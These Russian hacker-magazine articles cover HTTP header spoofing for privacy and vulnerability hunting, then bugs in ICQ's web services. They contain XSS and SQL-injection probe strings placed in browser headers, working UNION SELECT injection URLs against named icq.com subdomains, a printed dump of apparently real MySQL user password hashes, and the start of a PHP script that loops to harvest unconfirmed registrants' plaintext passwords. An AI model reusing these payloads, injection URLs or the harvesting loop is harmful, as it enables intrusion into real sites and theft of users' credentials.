На первый взгляд интерфейс Proxomitron'а не очень дружелюбен, однако разобраться в нем — дело нехитрое. Если нужно использовать только подделку заголовков — слева убираем все галки кроме второй. Жмем на «Headers» и редактируем правила подмены: сразу после установки — в списке куча правил, добавить свое можно, нажав на кнопку New. Чтобы задействовать фильтр, нужна галка в поле «out». Обязательно прочитай русский хелп к программе — там отлично все расписано.
Я пользуюсь Mozilla Firefox и предпочитаю вместо внешних программ использовать плагины. Tamper Data позволяет перехватывать запросы и редактировать заголовки в реальном времени — незаменимая вещь при ручной проверке. Все просто: в окне плагина жмем «Запустить перехват» и вмешиваемся, когда необходимо. Имеются пресеты и богатые возможности по изменению значений заголовков. Для постоянной же подмены заголовков лучше использовать плагин Modify Headers. Сразу после установки необходимо открыть настройки и поставить галку «Always on», чтобы подмена происходила всегда. Настройка элементарная — открыть главное окно плагина и добавить правил. Первое поле — выбор действия («Add» — добавить, «Modify» — изменить, «Filter» — исключить из запроса), второе — название заголовка, третье — значение; в четвертом поле можно оставить записку. Правила можно двигать, включать и выключать.

Уязвимые заголовки

Подделку заголовков можно использовать не только для сокрытия своих персональных данных, но и для поиска/эксплуатации уязвимостей. Ведь серверная часть может некорректно обрабатывать текстовые строки заголовков и там легко могут существовать классические web-уязвимости. Прежде всего нам нужно определиться с тем, какие типы багов мы будем искать.



Отсутствие фильтрации User-Agent'a на cx75planet.ru

Окно Modify Headers с моими настройками

HP-include не подходят, ибо файлы никогда не подключают в зависимости от заголовков. Хотя и есть возможные исключения, к примеру, инклуд файла в зависимости от языка. Впрочем, на практике я такое не встречал.
Пассивные XSS основаны на том, что запрос будет делать непосредственно пользователь. Заставить жертву подменить заголовок едва ли удастся, именно поэтому этот тип нам не подходит. Единственная возможность использовать найденные подменой заголовков пассивные XSS — это если на страницу пишется Referer (ссылающаяся страница), да не простой, а дополнительно декодированный (избавленный от %xx). Тогда можно скриптом перенаправить жертву на себя с нужным параметром и после — на уязвимую страницу, так что параметр запишется в месте Referer'a. Сработает в идеальных условиях, на практике также не встречал.
Активные XSS подходят. Смысл в том, чтобы веб-приложение занесло в базу наш заголовок, а после показало администратору, естественно, не обработав.
SQL-инъекции подходят. Это самый простой тип, достаточно, как и обычно, подставлять кавычку.
PHP-исполнение кода очень редко встречается вообще, а с участием заголовков — еще реже. Однако бывает. Тут преимущество нашего метода в том, что GET и POST данным меньше доверяют.
Итак, теперь необходимо составить строку, которая позволяла бы определить наличие уязвимости. Кавычка обязательна. Далее необходимо выйти из возможных тегов: простейший способ сделать это символами '">. И последнее — алерт, дабы не проспать. В итоге у меня вышло '"><script>alert(document.cookie)</script>. Ставить на обнаружение исполнения кода я не стал; если желаешь, добавь, например, <?'?> чтобы вызвать ошибку и заметить уязвимость. Также можно добавить в конец обратный слеш (пытаясь экранировать закрывающую кавычку), бывают случаи с фильтрацией кавычек, бывают без нее. Считаешь, что строка слишком длинная и может обрезаться? Замени «document.cookie» на «1». Тут главное — приложить фантазию и создать свой идеальный вектор поиска уязвимостей.

Интересные заголовки

Расскажу о наиболее интересных заголовках, с которыми обязательно нужно поиграться при пентесте сайта.

• User-Agent

Главный враг шпиона. Больше всех выдает информации о посетителе: браузер, его версию и язык, движок браузера, версию движка, операционную систему. Данные могут быть написаны как угодно, однако примерный формат есть: Браузер/Версия (Платформа; Шифрование; Система, Язык[; Что-нибудь еще]) [Дополнения]. В качестве платформы чаще всего можно увидеть X11 или Windows, иногда туда прямиком помещают систему, убирая соответствующий заголовок после. «Шифрование» может принимать три значения: «N» (None) — отсутствует, «I» (International) — слабое шифрование ключом до 40 бит, «U» (USA) — сильное шифрование с ключом 128 бит. Сейчас все браузеры используют только сильное шифрование. После скобки добавляется различная информация вроде движка, плагинов, дополнений. В качестве браузера для совместимости часто указывают Mozilla, а после информации дописывают реальное название. Это связано с тем, что издавна девелоперы должны были (или просто любили) делать сайты не в соответствии с принятыми стандартами Консорциума Всемирной паутины (World Wide Web Consortium, W3C), а под наиболее распространенные в данное время браузеры, что приводило к еще большему доминированию последних. И сейчас такая практика существует, однако с тем отличием, что популярным браузерам даны дополнительные возможности, связанные с использованием JavaScript'a (например, на распространенном форуме Invision Power Board, в ветке 2.3.x, посмотрите профиль участника с отфильтрованным заголовком и без). Поэтому советую в строку User-Agent'a включать определение распространенного браузера.

• Referer

Сообщает о странице, с которой пришел пользователь. Заголовок, сильно полезный веб-мастерам для отслеживания путей попадания на их сайты. Написание — ошибка от английского «Referrer» («перенаправляющий»). Большинство браузеров позволяет отключать передачу этого заголовка, однако при этом обычно возникают проблемы с файлообменниками и сайтами-архивами, которым очень жалко отдавать контент без показа рекламы, так что они позволяют скачивать только при наличии их сайта в реферере. Можно подменять ради просмотра отдельных элементов сайта — например, картинок — без загрузки страниц, где они размещены (при условии, что без подделки это сделать не удастся). При пентесте стоит учитывать, что часто в базу записывают URL не полностью, а лишь нужную его часть, поэтому стоит пробовать «http://evil», «http://example.com/evil» и т.д.


• X-Forwarded-For

Нестандартный заголовок, используемый неанонимными прокси-серверами для передачи реального



links

• tools.ietf.org/html/rfc2616 — RFC HTTP/1.1
• 2ip.ru/ — узнать предоставляемую информацию
• proxomitron.ru/ — Русский сайт Proxomitron'a
• addons.mozilla.org/ru/firefox/addon/966/ — Tamper Data
• addons.mozilla.org/ru/firefox/addon/967/ — Modify Headers
• useragentstring.com/ — все о User-Agent'e



The Proxomitron. Главное окно

The Proxomitron. Список подмены

IP клиента. Мы не можем вставить кавычку в определяемый сервером IP, зато можем заставить его думать, что это — всего лишь прокси, а настоящий IP — вот он, в X-Forwarded-For. Конечно, далеко не все скрипты используют и полагаются на XFF, но этот заголовок принято хотя бы логировать. Нельзя забывать проверять веб-приложение на наивность (да-да, некоторые сайты, увидев этот заголовок, забывают про обычный IP и пользуются только тем, что передано в данном заголовке). Формат: X-Forwarded-For: client_ip, proxy1_ip, ..., proxyN_ip.

- **Accept-Language**

Сообщает допустимые языки содержания и их приоритет, именно от него зависит язык отображения сайта. Обычно полностью регулируется настройками браузера. Как я уже говорил, теоретически возможен дырявый скрипт с подключением файла, где имя его — предпочитаемый язык. Подменять и тестировать в любом случае стоит. Обязательно напиши, если найдешь уязвимость, связанную с этим заголовком.

- **Accept-Charset**

Сообщает допустимые кодировки и их приоритет. Не самый интересный заголовок, но стоит обратить на него внимание, ибо он может выдать твою систему простым «windows-1251».

- **X-Requested-With**

Нестандартный заголовок, сообщает средство запроса. Используется при запросах из JavaScript без перезагрузки страницы. Соответственно полезен для имитации AJAX (Asynchronous Javascript and XML) запросов, для этого необходимо установить его в значение «XMLHttpRequest».

- **Authorization**

Если серверу необходима авторизация пользователя, он об этом прямо сообщает, а браузер предлагает ввести логин и пароль. Именно в заголовке Authorization они передаются в виде «Basic base64(user:pass)». Такую авторизацию намного удобней брутить, чем те, которые располагаются непосредственно на странице (POST).

- **Cookie**

Собственно, в этом заголовке посылаются (внезапно) куки. Для танкистов поясню: это информация, которую сайт сохраняет на компьютере клиента. Подмена данного заголовка полезна тогда, когда изменение кукисов невозможно другим образом.

Применение

Итак, практика. Я проводил исследование, в ходе которого некоторое время использовал «пассивное обнаружение уязвимостей». Суть в том, что достаточно однажды выставить замену заголовков, а после — лишь ловить алерты и исследовать бреши. Приведу таблицу подмены.


```
User-Agent: Opera/10.60 '"><script>alert(document.
cookie)</script>
Referer: http://'"><script>alert(document.cookie)</
script>
X-Forwarded-For: 127.0.0.1'"><script>alert(document.
cookie)</script>
Accept-Language: en,en-US;q=0.9
Authorization: Basic MScyMzo0JzU2
X-Requested-With: XMLHttpRequest
Cookie: PHPSESSID=!
```

С первыми тремя, думаю, понятно. Если в ладах с английским, включи на постоянную подмену Accept-Language, дабы принимали за англичанина. Authorization уместно включать только при проверке конкретного сайта, т.е. есть риск не понять, если где-нибудь действительно понадобится авторизация. Про применение заголовков X-Requested-With и Cookie я уже писал, однако поясню последний. В PHP довольно удобно хранить данные в сессиях: собственно данные — на сервере, у клиента — только идентификатор в куке «PHPSESSID» (название можно менять, но делают это, естественно, редко). Так вот, иногда этот идентификатор может состоять только из символов a-z, A-Z, 0-9 и '-,', и при передаче чего-то иного вызывается ошибка, раскрывающая абсолютный путь:

```
Warning: session_start() [function.session-start]:
The session id contains illegal characters, valid
characters are a-z, A-Z, 0-9 and '-,' in /var/www/
data/www/login.php on line 2
```

Первое, на что я наткнулся — это поплывшая разметка. Да, действительно на многих сайтах происходил выход из какого-нибудь тега (бесполезный), и дальше образовывалась каша. Если ты решишь провести собственное исследование — будь готов. Еще одно: если чувствуешь, что что-то идет не так (например, не дают скачать файл, не показывают картинку во всю ширину, не работает перенаправление), выключай подмену Referer'а.

Никто не знает и не узнает, сколько алертов выловили админы, сколько они их увидели у себя в логах, сколько осталось незамеченными... Однако один случай обнаружения интересной активной XSS есть точно — гугловский сервис FeedBurner, который умеет обрабатывать RSS-фиды и логировать трафик сайта. Последнее делал он не слишком качественно — не фильтровался Referer. Подробнее об этой уязвимости читай на raz0r.name/vulnerabilities/aktivnaya-xss-na-feedburner/ (wp.me/pft5J-4a) (не удивляйся, увидев алерт из-за XFF :)).



The Proxomitron. Настройка подмены заголовка

Tamper Data запросы

Довольно весело было заходить на всякие сайты с DLE (DataLife Engine), ибо популярный модуль DLE Referer Module не дружил (и не дружит) с экранированием плохих символов. Для убедительности советую пройтись по сайтам продавцов ICQ UIN'ов и увидеть много MySQL-ошибок, хотя картина уже не будет слишком печальной — я разослал владельцам сообщения об уязвимости, ведь неприятно, когда твои платежные данные и ссылки на оплату можно подменить.
Некоторое время назад на php.ru можно было наблюдать ошибки нефильтрации Referer'а и XFF. На данный момент уязвимость закрыта. Из ошибки с реферером:

```
MySQL Error = You have an error in your SQL syntax;
check the manual that corresponds to your MySQL
server version for the right syntax to use near
'"')' at line 1
SQL = INSERT INTO oops_sessions (ID,UID,START,LAST,I
PS,PAGES,PAGE,DATA,REFFER) VALUES ('dpdu7rh90ehfsc62
','0',1238958331,1238958331,'xxx.xxx.xxx.xxx',1,'/',
'a:1:{s:8:"USERNAME";s:10:"Гость";}','SQL-Inj'here')
```


Еще один пример — cx75planet.ru. Уязвимы User-Agent и XFF. IPB показывает весь запрос. Кроме этих брешей, была замечена еще туча SQL-ошибок на сайтах всех мастей, большинство из которых просто имели самописные модули обработки информации о браузерах, рефах и т.д. Предоставляю тебе возможность найти их все :).

Подмена заголовков в PHP

Естественно, после ручного анализа SQL-уязвимости наступает работа автоматики. Подбор столбцов, полей, вынимание логинов, паролей и хешей — все уже давно делают скрипты. Однако большинство из них направлено на GET, POST или Cookie. Покажу, как можно получить страницу, посылая нужные заголовки.
Предположим, у нас есть массив с такими заголовками и вызов функции request, которая должна возвращать страницу:

```
$headers = array (
      'User-Agent: Babytoy/0.5',
      'Referer: http://refrefref.ref/omg.pl'
);
$html = request_socket('http://127.0.0.1/
showmeheaders.php', $headers);
echo $html;
```

Есть несколько основных видов получения страницы из PHP (полные версии функций ищи на DVD):



Tamper Data пресеты

Сокет

Заголовки напишешь в любом случае. Генерация пакета:

```
$packet = "GET {$url} HTTP/1.1\r\n"
              . "Host: {$host}\r\n"
              . implode("\r\n", $headers) . "\r\n"
              . "Connection: Close\r\n\r\n";
- file_get_contents()
```

Воспользуемся контекстом для задания нужных параметров:

```
$opts = array (
    'http' => array (
        'header' => implode("\r\n", $headers) . "\r\n"
    )
);

$context = stream_context_create($opts);
return file_get_contents($url, false, $context);
```

Curl

В curl'е все проще простого: вместе с остальными параметрами достаточно указать curl_setopt($ch, CURLOPT_HTTPHEADER, $headers);

Заключение

Хотелось бы обратить внимание, что подмена заголовков — не панацея от сливания информации. Не стоит забывать о JavaScript'е, Flash'е и интерактивных элементах, которые тоже вправе много чего разболтать. Используй NoScript и прочие AdBlock'и. Всегда экспериментируй и прикладывай выдумку, ищи там, где не ищет никто. Удачи!

M4g icq 884888, http://snipper.ru





ICQ: ВЧЕРА, СЕГОДНЯ, ЗАВТРА

Последние новости из стана ICQ

В июле 2010 года состоялась знаменательная сделка по приобретению ICQ IM российским холдингом DST у корпорации AOL. Сумма сделки составила 187 миллионов долларов. В связи со столь замечательным событием я просто обязан рассказать тебе о том, что же произошло с нашей любимой Аськой за последний год.

Changes

Первое и самое крупное за несколько лет изменение на веб-страницах icq.com произошло в начале-середине лета 2010 года. Тогда полностью изменилась старая и уже давно всем полюбившаяся система ретрива пароля.

Теперь, заходя по адресу https://icq.com/password, мы видим поле, куда просят ввести UIN или мыло для подключения, и второе поле для ввода капчи. Собственно, в поле с вводом email'а и заключается вся соль. Отныне в ICQ нет такого понятия, как «primary email» с его многоуровневой структурой, а есть понятие «email for login». Если в примари-емейлах пароль ретривился на первое введенное мыло, а все последующие мейлы отпадали, то в новой системе все совершенно иначе.

Смотри: ты сбрутил номер, в который уже было вписано мыло для логина — ты вписываешь свое новое мыло, подтверждаешь его и все! Теперь ты — полноценный владелец сбрученного номера, так как мыло прежнего хозяина больше не имеет никакого отношения к данному уину.

Основные особенности новой системы таковы:

1. Теперь стало возможным сделать ретрив на пятизначные номера;
2. Отпала возможность установки своих секретных вопросов/ответов на любой номер;
3. Старые вопросы и ответы сохранились на всех номерах, где они были установлены, но изменить ты их не сможешь;
4. Появились пятизнаки с установленными на них секретными вопросами и ответами.


В первые же недели после введения в строй новой системы стали пачками угоняться пятизнаки и другие красивые номера. Во всем виноваты базы мыл для логина, когда-то собранные асечниками. Так как никто и никогда не думал, что «email for login» будут что-то значить в будущем, многие вписывали их «от балды» в детали номера, либо вписывали и забывали о них, так что появилась возможность регистрации неиспользуемых мыл, либо взлом уже существующих.

Также стоит отметить еще один забавный факт: в связи с отпавшей возможностью изменения секретных вопросов/ответов появились номера, ходившие по рукам. К примеру, если ты узнал ответ на вопрос от номера, и если его узнал кто-то еще, то вы будете постоянно отбирать его друг у друга с помощью ответа на секретный вопрос :). Словом, одним из таких общеизвестных номеров с паблик-ответом является уин 555555558 с вопросом про любимый цвет и ответом «розовый». Также изменения коснулись и системы регистрации, расположенной по адресу https://icq.com/register — теперь номер выдается не сразу после заполнения необходимых полей, а после подтверждения регистрации по мылу и логина в клиент или на сайт, так что авторегеры уинов также постепенно отмирают.

Вообще, на момент написания статьи еще изменились главная страница ICQ.com (теперь для русских пользователей там присутствовала лишь ссылка на загрузку официального клиента и невнятный дизайн) и страница поиска search.icq.com (для русских пользователей отныне там был встроен поисковик от mail.ru), плюс, при заходе на страницу http://www.icq.com/wit/ мы сможем увидеть старых добрых Одноклассников :).

Новые времена — новые баги

Практически сразу после введения новой системы ретрива обнаружился первый хоть сколько-нибудь значимый баг на страницах icq.com.



Прекращение партнерства ICQ с ABV.bg

Баг заключался в том, что любому желающему могло стать известным мыло от любого локализованного номера ICQ.

Принцип действия баги был таков:

1. Заходим на https://icq.com/password, вводим любой локализованный номер и давим на сабмит;

2. После сабмита для восстановления пароля нам предлагалось перейти на страницу партнера или нажать ссылку «click here»;

3. Не переходя на страницу партнера, копируем ссылку «click here» и меняем ее параметры следующим образом:

```
было: https://www.icq.com/password/form/
web?form_type=qna&id=1&sn=XXX&show=1
стало: https://www.icq.com/password/form/
web?form_type=qna&id=2&sn=XXX&show=1
```

После таких нехитрых манипуляций система выдавала нам сообщение о том, что письмо со ссылкой для восстановления пароля успешно отправлено на мейл «mail@partner_icq.com». Данный баг прожил довольно продолжительное время, знающими людьми сразу же были просканены целые диапазоны уинов и составлены списки приаттаченных к ним мейлов.

Здесь же следует отметить инцидент, также произошедший летом 2010 года. Тогда неизвестными злоумышленниками с помощью манипуляций со ссылками ретрива (предположительно) было уведено большинство локализованных пятизнаков. Последствия этого инцидента проявляются до сих пор в виде падения цен на красивые номера и нежелания юзеров покупать уины с локализацией.

Стоит также отметить, что локализация номеров ICQ стала постепенно отмирать:

1. Болгарский портал ABV.bg — больше не партнер ICQ;

2. Нельзя аттачить номер и изменять пароль на номере с помощью Bigmir.Net;


3. Довольно продолжительное время нельзя регистрировать номера на Рамблере, хотя аттач и смена пароля работают вполне успешно;

4. Yandex также больше не является партнером ICQ;

5. Нельзя больше регистрировать номера с помощью Atlas.sk, MyNet.com, Nana.co.il и некоторых других бывших и нынешних партнеров.

Дырявый ICQ.com

Если ты помнишь античатовский топик почти трехгодовалой давности (https://forum.antichat.ru/showthread.php?p=626441) о наличии SQL-инъекции на страницах поддомена greetings.icq.com, то, наверное, думаешь, что и по сей день асечные веб-сервисы работают на «SYBASE ASE 15.0.1». Спешу тебя разуверить в этом :). С приходом DST (или «Mail.ru group» после переименования) веб-паги ICQ.com стали работать на обычном Мускуле (msgboard_u_ro@64.12.164.91 — пользователь, msgboard — база данных, 5.1.45-log — версия)!



SQL-инъекция на blogs.icq.com

Информацию о новой скуле (на этот раз на страницах поддомена blogs.icq.com) 17 октября 2010 года опубликовал S00pY на портале Snipper.Ru.

После небольшого расследования и с разрешения автора скули я опубликовал подробную информацию, полученную с помощью данной скули (ссылку на первоисточник ищи в сносках). Сама инъекция выглядела следующим образом:

```
http://blogs.icq.com/blogs/blog/
tag/406428869-99999+union+select+1,concat(us
er,0x3a,password),3+from+mysql.user--+
```

А вот и все юзеры с их паролями из таблицы mysql.user:

```
localhost:root:*B3A0E433E7AD0F00794196F3C293
1CD66AA89796
%:msgboard_u_rw:*7FBD912E113CF606E410F18C967
487CE935ACFAC
%:scout:*9FD2B52556065163308826C11DD588A6F3
F2ED9E
%:repl:*90414724CBFFFE7B4880631D5E9E7232
C4737680
%:mydbm:*A9C391720DC3B218CD5EFEDFEDB8C55602
EFE2FE
%.aol.com:dstdbm:*4D93DC0E9E6FC017216D7DE4B4
9BC77BEE4E9EDE
localhost:dstdbm:*4D93DC0E9E6FC017216D7DE4B4
9BC77BEE4E9EDE
%:ping:*75E75A54E1CF941C40965FD3C39B1937910
2B07B
%:argus:*F5A7D854E9C46784C82EFC0DAE973F6170
3A7224
%:nocdba:*2D48BF42A42234DBBCADDFA0F94C9ED46
0BD1567
%:repcheck:*B58082AC1A96B8580F828E2C730A4E9
1A26DE3B0
%:msgboard_u_ro:*F1D9E0F8627E5AD39CF98BFC58E
344CF4CCACAB4
localhost:repcheck:*B58082AC1A96B8580F828E2C
730A4E91A26DE3B0
icqwebmsdb-d05.db.aol.com:repcheck:*B58082AC
1A96B8580F828E2C730A4E91A26DE3B0
```




links

- http://forum.asechka.ru — здесь ты сможешь отследить историю всех описанных багов.
- http://www.icq.com/en.html — «старая» главная страница ICQ.com.
- http://snipper.ru/view/23/sql-inekciya-na-blogsicqcom/ — SQL-инъекция на blogs.icq.com.
- http://snipper.ru/view/27/vozvrashhenie-ugnannogo-nomera-icq/ — возвращение угнанного номера ICQ.
- http://www.rns-pdf.londonstock-exchange.com/rns/7389V_-2010-11-5.pdf — пресс-релиз DST в связи с выходом на IPO.
- http://russia.blog.nimbuzz.com/2010/11/09/icq-ne-rabotaet-v-nimbuzz/ — отказ от поддержки ICQ в клиенте Nimbuzz.



SQL-инъекция на icq.com/greetings



Новая система ретрива

Самая интересная и важная для меня информация скрывалась в таблице msgboard.lsps_tb, содержащей номера («Basic distribution ID» в QIP'е) и имена всех локализованных и рекламных партнеров ICQ.com, в списке также содержался и наш любимый GameLand с их проектом ICQ tv :).


```
...
21;Walla
22;HP
23;Prosieben Austria
24;Jetix
25;Rambler Generic
26;Bigmir Belarus
27;Centrum CZ
28;GameLand
29;SUP
30;Puls4
31;Centrum SK
32;Yandex
...
```

Не прошло и дня после публикации, как новость о данной уязвимости разнеслась по всему интернету, так что вскоре сервис blogs.icq.com оказался отключенным для проведения технических работ, а затем все заработало, но уже без описанной SQL-инъекции :).

Продолжение истории о скулях

2010 год был крайне богатым на ICQ-баги, так что ты не удивишься, что вскоре после прикрытия бага на blogs.icq.com я начал просматривать страницы асечных сервисов на предмет повторения вышеописанной скули. Совсем скоро мои поиски увенчались успехом :). Аналогичная SQL-инъекция была обнаружена по следующему адресу:

```
http://www.icq.com/greetings/cards/-1111+union+select
+1,concat(user(),0x3a,version(),0x3a,database()),3,4,
5,6,7+from+mysql.user+limit+0,1+--/send/
---
Сравни с древней скулей:
http://greetings.icq.com/greetings/cards/-253 union
```



Новая главная страница ICQ.com



Поиск от Mail.ru на ICQ.com

```
select null,@@version,null,null,null,null,null,null
,1,null,null,null,null,null,null,null,null,null,nul
l--/
```

Юзер и права были такими же, как в blogs.icq.com, но на этот раз я решил покопать немного глубже.
Итак, самый главный профит на этот раз заключался в таблице registration_temp, в которой содержались следующие поля:

```
regstr_id
regstr_origin
regstr_fname
regstr_lname
regstr_email
regstr_password
regstr_bdate
regstr_question
regstr_answer
regstr_nickname
regstr_lsp
regstr_reg_date
```

Немного поизучав природу появления новых записей в данной таблице, я понял, что сюда сразу же заносятся юзеры, зарегистрированные через icq.com/register и пока что не прошедшие валидацию! То есть, если пользователь только что зарегистрировался и не успел нажать на ссылку подтверждения в своем почтовом ящике, любой сможет узнать его данные, тем более пароль хранился в базе в открытом виде! **Недолго думая, я написал простой скрипт, принцип действия которого заключался в следующем:**


1. Входим в бесконечный цикл;
2. Берем количество записей в таблице registration_temp;
3. В соответствии с полученным количеством сохраняем в текстовый файл данные последнего зарегистрированного пользователя.

Примерное содержимое скрипта:

```
<?php
...
while(1)
      {
      $a = send_data('GET','http://www.icq.com/
greetings/cards/-1111+union+select+1,count(regstr_
id),3,4,5,6,7+from+registration_temp+--/send/');
      $count = preg_replace('@.+id="card_title"
value="([^"]+)".+@is','$1',$a);

      $a = send_data('GET','http://www.icq.com/
```

База данных неподтвержденных регистраций на ICQ.com



Прекращение партнерства Yandex и ICQ

```
greetings/cards/-1111+union+select+1,concat(regstr_
id,0x3a,regstr_origin,0x3a,regstr_fname,0x3a,regstr_
lname,0x3a,regstr_email,0x3a,regstr_
